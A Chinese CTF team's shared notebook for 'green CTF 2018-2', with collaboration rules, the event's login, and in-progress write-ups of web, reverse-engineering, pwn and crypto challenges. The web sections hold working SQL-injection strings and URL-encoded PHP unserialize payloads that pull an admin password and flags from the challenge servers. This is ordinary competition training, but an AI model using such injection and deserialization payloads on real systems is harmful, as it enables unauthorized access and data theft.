# **green CTF 2018-2**

**合作文档**

http://124.16.75.162:40009

[关于本文档](#_hhgek7d344f4)

[如何使用本文档](#_k9cje1mijw1h)

[XXX | OPEN | working :](#_8o52cmn5kevk) lwj

[基本信息](#_seex8uohl039)

[官网地址](#_37hfbsg9znsx)

[比赛账号](#_x3uksrey37dp)

[起止时间](#_9ky8h2e60wx2)

[题目](https://docs.google.com/document/d/1v60Su7y_wEjmgFmxjTraro4VnlD0y0IDVWAmJe3Dd3o/edit#heading=h.8tj3h3320ax)

# **关于本文档**

使用本文档来促进线上的队员和在比赛基地的队员之间的合作，并记录整个比赛的过程。

## **如何使用本文档**

* 题目状态：
  1. OPEN - 正在试图解这道题
  2. CLOSED - 这道题还没有打开
  3. SOLVED - 解决了！鼓掌撒花！
* 根据个人能力，可以选择做还没有解出的题来挑战自我，即使这题已经被解出，依然可以继续做这题来提高自己（不过强力建议先做未解得题，因为事后会有wp整理），不过不管怎样，希望大家做到以下几点：
* 解一道题，不管这题是否解出，请把**你的名字加入到Working列表**
* 如果你卡住了，或者解出这题，请先把writeup或者目前的进展写到文档里再做下一题，如果是解出了，**请在写完wp后贴出flag，并且更新题目状态，更新之后请刷新页面最上方的目录**，书写格式如下（例子）：**（比赛中可以写的很简洁，可以就写思路或主要步骤即可，但是不要不写）**

**题目格式：**

**====================================**

### **XXX | OPEN | working : lwj**

**===================================**

* 如果你是做已经解决的题目，建议先自己尝试，直到做不出来才看看别人的思路，如果你有别的方法，同样把wp写在文档里，格式与上相同
* **比赛需要的是团队合作，请看重文档工作，从第一次合作开始就遵守规则，做完一题就做一个总结，这对大家都有帮助**
* 比赛结束，如果有些题在比赛中只写的简单的wp，可以花时间补充完善，写wp其实对个人的帮助一样很大
* 比赛期间欢迎讨论，目前先使用qq群交流，也可以直接在doc上交流
* WP比赛后会整理给大家学习，希望大家都能在比赛后在认真总结一番

# **基本信息**

## **官网地址**

http://124.16.75.162:40009

## **比赛账号**

Username: green

Password: green180204

## **起止时间**

中国标准时间（China Standard Time） **1/13 9:00 ~ 1/13 20:00 共11小时**

# **题目**

web题目

### **web1 | OPEN | working : wonderkun whz**

Sql注入： input\_value=1\' and sleep(2) %23

input\_value=100\' union select 1,(select flag from ask.ask) %23

<h1>id</h1>1<h2>name</h2>prevalent\_game

这再套路我吧，flag在哪？？？

Cookie: ask=3e762e6d2d3d0cc9affc02d2d46e5ba0 这cookie很诡异啊。

3e762e6d2d3d0cc9affc02d2d46e5ba0 是prevalent\_game的md5值

将ask=prevalent\_game即可获得flag，脑洞题。。。

### **web4 | OPEN | working : AFang wonderkun**

利用parse\_url的trick绕过拿到了源码;

<http://39.106.178.88///index.php?flag=ret>

if(isset($\_GET["data"])) {

parse\_str($\_SERVER['QUERY\_STRING']);

@unserialize($unserialize\_data);

}

传一个unserialize\_data变量应该可以覆盖，然后就可以反序列化一个RED类了,

show() 函数存在注入，可以出信息，

data=1&unserialize\_data=O%3A3%3A"RED"%3A3%3A%7Bs%3A11%3A"%00RED%00method"%3Bs%3A4%3A"show"%3Bs%3A9%3A"%00RED%00args"%3Ba%3A1%3A%7Bi%3A0%3Bs%3A8%3A"%27or+1%3D1%23"%3B%7Ds%3A9%3A"%00RED%00conn"%3Bi%3A0%3B%7D

wake up!{"msg":"FLAG is admin"}

O%3A3%3A"RED"%3A3%3A%7Bs%3A11%3A"%00RED%00method"%3Bs%3A4%3A"show"%3Bs%3A9%3A"%00RED%00args"%3Ba%3A1%3A%7Bi%3A0%3Bs%3A33%3A"%27+union+select+1%2C2%2C3+from+users+%23"%3B%7Ds%3A9%3A"%00RED%00conn"%3Bi%3A0%3B%7D

{"msg":"1 is 3"}

data=1&unserialize\_data=O%3A3%3A"RED"%3A3%3A%7Bs%3A11%3A"%00RED%00method"%3Bs%3A4%3A"show"%3Bs%3A9%3A"%00RED%00args"%3Ba%3A1%3A%7Bi%3A0%3Bs%3A43%3A"%27+union+select+role%2C2%2Cpassword+from+users+%23"%3B%7Ds%3A9%3A"%00RED%00conn"%3Bi%3A0%3B%7D

emmm... wake up!{"msg":"admin is p4rs3\_int3resting"}

data=1&unserialize\_data=O%3A3%3A"RED"%3A3%3A%7Bs%3A11%3A"%00RED%00method"%3Bs%3A5%3A"login"%3Bs%3A9%3A"%00RED%00args"%3Ba%3A2%3A%7Bi%3A0%3Bs%3A5%3A"FLÀG"%3Bi%3A1%3Bs%3A17%3A"p4rs3\_int3resting"%3B%7Ds%3A9%3A"%00RED%00conn"%3Bi%3A0%3B%7D

wake up!{"msg":"Hi,here is your flag: RED{p4rs3\_is\_re4lly\_int3resting}"}

### **web3 | OPEN | working : wonderkun YJ whz AFang**

要求是getshell，但是

**file\_put\_contents($sandbox\_dir.'/'.sha1($content).$ext, $content);**

没法跳出沙箱，

Changename 也是一个伪操作，没法真正修改文件名，

给了phpinfo()， 但是不知道有啥用，先翻翻php-bug




phpinfo()中的sha256的环境变量是不是和upload.php有关，可以利用吗？

CBC字节攻击？

<http://drops.xmd5.com/static/drops/papers-1515.html>

另一个思路：



想办法将php\_flag engine设置为on，然后上传php

### **web2 | OPEN | working : wonderkun**

可能与 jquery mobile有关

http://www.echojb.com/mobile-develop/2017/02/10/318945.html

<http://123.206.64.248:40001/guestbook.php?message=sds&action=preview&captcha=ddsd#/redirect?url=http://sirdarckcat.github.io/xss/img-src.html>

会重定向到

<http://123.206.64.248:40001/redirect?url=http://sirdarckcat.github.io/xss/img-src.html>

但是没有找到开放重定向，不知道怎么利用 。。。

# RE

### **RE3 | OPEN | working : lmx、giglf、fmy**

没明白怎么看

ELF头部显示为MSB的elf，根据文件头大小和program header偏移发现实际是LSB类型，需要改头部

0x4018a0处的代码，将400958h到4018A0h间的指令都 xor 0xCC，然后跳转到400AA0h处开始执行代码

算法应该没问题，怎么就是跑不出可见字符呢？

Cint = 0;

Const\_int = [0x67452301, 0xEFCDAB89, 0x98BADCFE, 0x10325476];

For (i = 52 / 8 + 6; i; i--){

C\_int -= 0x61C88647;

V6 = (C\_int >> 2) & 3;

For (j = 0; j < 8; j++){

Input[j] +=( (input[(j+1)%8] ^ c\_int) + (input[(j+1)%8] ^ const\_int[v6^(j&3)]) )

^ ( ((input[(j+1)%8] << 2) ^ (input[(j-1)%8] >> 5)) + ((input[(j+1)%8] >> 3) ^ (input[(j-1)%8] << 4)) )

}

}

### **RE4 | OPEN | working : giglf、lmx、YJW**

# **CVE-2018-0802**

<http://www.freebuf.com/vuls/160409.html>

http://www.freebuf.com/vuls/160115.html

MISC

# PWN

### **pwn1 | OPEN | working : YJW DX New**

### **所添加的知识的位置是随机产生的**

### **在产看知识的时候输入100会有惊喜，但是好像并没有什么有用信息。。。。。**

### **pwn2| Solved | working : LWJ ，AFang ,YJ**

似曾相识的函数表。。

Pfunarr+v4 可以调got表里的函数

RED{asfdkqwroi231409erf0sdfjkadff0qww}.

Setbuf的一个洞

https://paper.seebug.org/450/

CRYPTO

### **crypto1 | OPEN | working : LMX、giglf**

1.随机数，sha1，base64比对

#爆破3位，过

2.利用种子生成666个随机数

#Hint：set\_state('mt19937’)

#生成算法 Mersenne Twister algorithm

3.再生成666个随机数

#前666个随机数用于确认四位种子

爆破4位，跑不出来结果

#后得到666个预测值，pass

---

似乎google到Mersenne Twister输入624个随机值后可以预测后面的值

<http://www.usyiyi.cn/translate/NumPy_v111/reference/generated/numpy.random.set_state.html>

np.random.set\_state上有个参数